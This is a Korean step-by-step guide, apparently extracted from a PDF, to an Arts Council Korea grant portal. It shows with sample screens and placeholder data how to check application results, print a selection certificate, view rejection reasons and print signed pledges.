
2 미리보기 확인



미리보기 -- 웹 페이지 대화 상자

* 출력하신 내용을 아래 SAVE 버튼을 이용하여 파일로 저장할 수 있습니다.

3 문서 저장 및 출력 가능



단체 상세 정보

단체 관리코드 : 201933463

| | | | |
|----------|--|------------------------|-----------------|
| 단체 명 | [NCAS]예술단체 | | |
| 단체명(약칭) | 예술단체 | 설립연도 | 1973 |
| 단체 주소 | 030-86 서울특별시 종로구 대학로10길 17 문화예술빌딩 1004호 (동 송동) | | |
| 홈페이지 | http:// | 단체 전화번호 | 02-760-0000 |
| 법적 자격 | 법인 자격 유형 | 문화진흥법(제7조)전문예술법인 | |
| | 법인 자격 번호 | 법인등기부 : 123456-7890111 | |
| 대표자 | 문화인 | 대표자 생년월일 | 1980-04-01 |
| 대표자 휴대전화 | 010-1234-5678 | 대표자 E-Mail | ncas@arko.or.kr |
| 담당자 | 단체 실무자 | 담당자 전화번호 | 02-760-1234 |
| 담당자 휴대전화 | 010-1234-5678 | 담당자 E-Mail | ncas@arko.or.kr |
| 단체의 설립목적 | | | |

일반현황

단체 임직원 : 총 3명 = (임원 1명 + 유급직원 2명)
 단체 단원 : 총 13명 = (상근단원 8명 + 비상근단원 5명)
 단체 등록회원 : 총 50명

| 구분 | 총인원 | 성별 | | 경규직 | 비정규직 |
|-----------------|-----|-----|-----|-----|------|
| | | 남 | 여 | | |
| 경영 인력(대표, 임원 등) | 3 명 | 1 명 | 2 명 | 3 명 | 0 명 |
| | | | | 0 명 | 0 명 |

1 지원신청결과

심사 완료후 신청결과는
 지원 신청한 아이디로 로그인후
 [나의지원사업진행현황]에서
 확인 가능함

2 지원결과내용 확인

지원신청 선정 : [선정]
 지원신청 미선정 : [불합격]
 으로 반영됨

1

█ 진행절차

원하시는 작업 아이콘을 선택하여 주시기 바랍니다.



지원신청


 교부/변경
신청

 정산/사업
실적

 신청현황
모두보기

2

선정

나의 지원사업 진행 현황 2019 * 지원사업년도를 확인하여 선택해 주시기 바랍니다

| 순번 | 주관기관 | 지원년도 | 사업명 | 관리번호 | 현재 진행상태 | 지원 | | | 교부 | | | 신청서변경 | | | 보조금 지급 상태 | | | 사 정 비 |
|----|-----------|------|----------|-----------|---------|----|------|----|----|------|----|-------|------|----|-----------------|------|----|-------------|
| | | | | | | 신청 | 상태 | 결과 | 신청 | 상태 | 신청 | 상태 | 신청 | 상태 | 신청 | 상태 | | |
| 1 | 한국문화예술위원회 | 2019 | 공연예술창작산실 | 201933463 | 지원-신청완료 | 보기 | 신청완료 | 선정 | 보기 | 신청완료 | 선정 | 보기 | 신청완료 | 선정 | 보기 | 신청완료 | 선정 | |

나의 지원사업 진행 현황 2019 * 지원사업년도를 확인하여 선택해 주시기 바랍니다

| 순번 | 주관기관 | 지원년도 | 사업명 | 관리번호 | 현재 진행상태 | 지원 | | |
|----|-----------|------|----------|-----------|---------|----|------|----|
| | | | | | | 신청 | 상태 | 결과 |
| 1 | 한국문화예술위원회 | 2019 | 공연예술창작산실 | 201933463 | 지원-신청완료 | 보기 | 신청완료 | 선정 |



나의 지원사업 진행 현황 2019 * 지원사업년도를 확인하여 선택해 주시기 바랍니다


| 순번 | 주관기관 | 지원년도 | 사업명 | 관리번호 | 현재 진행상태 | 지원 | | |
|----|-----------|------|----------|-----------|---------|----|------|-----|
| | | | | | | 신청 | 상태 | 결과 |
| 1 | 한국문화예술위원회 | 2019 | 공연예술창작산실 | 201933463 | 지원-신청완료 | 보기 | 신청완료 | 불합격 |

1 선정확인서


지원결과 [선정] 된 경우,
 나의 지원신청현황 메뉴에서
 선정확인서 [보기] 을 선택하여
 [미리보기]화면 확인

(추후 통장발급시 선정확인서를
 출력후 은행방문후 제출해야 통장
 발급 가능함)

1.  지원 가능 사업 

2.  미리보기 -- 웹 페이지 대화 상자

3.  창 끝에 있는 창을  SAVE 버튼을 이용하여 파일로 저장할 수 있습니다.



1 결과사유의 보기 클릭

지원결과 [불합격] 된 경우,
결과 사유의 [보기]를 선택하여
불합격 사유 확인 가능함




1

지원 가능 사업 나의 지원신청현황

지원년도 2019

| 주관기관 | 지원 연도 | 주관기관의 지원사업명 | 분야 | 내 지원신청사업명 | 총소요액(원) | 신청금액(원) | 관리번호 | 처리 상태 | 신청서 작성 | 신청서 출력 | 우편용 표지 | 지원 결과 | 선택 확인서 | 지원 사유 |
|-----------|-------|----------------|----|-------------|------------|-----------|-----------|-------|-----------|--------|--------|-------|--------|-------|
| 한국문화예술위원회 | 2019 | 공연예술창작 산실(창작뮤지 | 연극 | 예술이 세상을 바꾼다 | 10,000,000 | 7,000,000 | 201933463 | 완료 | [보기] [출력] | 출력 | [보기] | 불합격 | [보기] | [보기] |

2 지원결과사유 내용 확인



2

지원 결과 사유

심사결과 - 콘텐츠 부분에 있어 여러 콘텐츠의 개성이 복합적으로 드러나 독립성이 부족해보이며, 예산 편성에 있어 목표관객과 수익이 현실적으로 어려워 보임

닫기

1 서약서 출력

청렴이행서약서 및 성희롱, 성폭력
예방 등에 관한 서약서 제출한 내
용 [출력]버튼 클릭한뒤 미리보기
화면 열어 내용 확인

*서약서 제출이 안된경우는 [없음]
으로 확인됨

2 미리보기 확인

3 문서 저장 및 출력 가능

감사합니다.

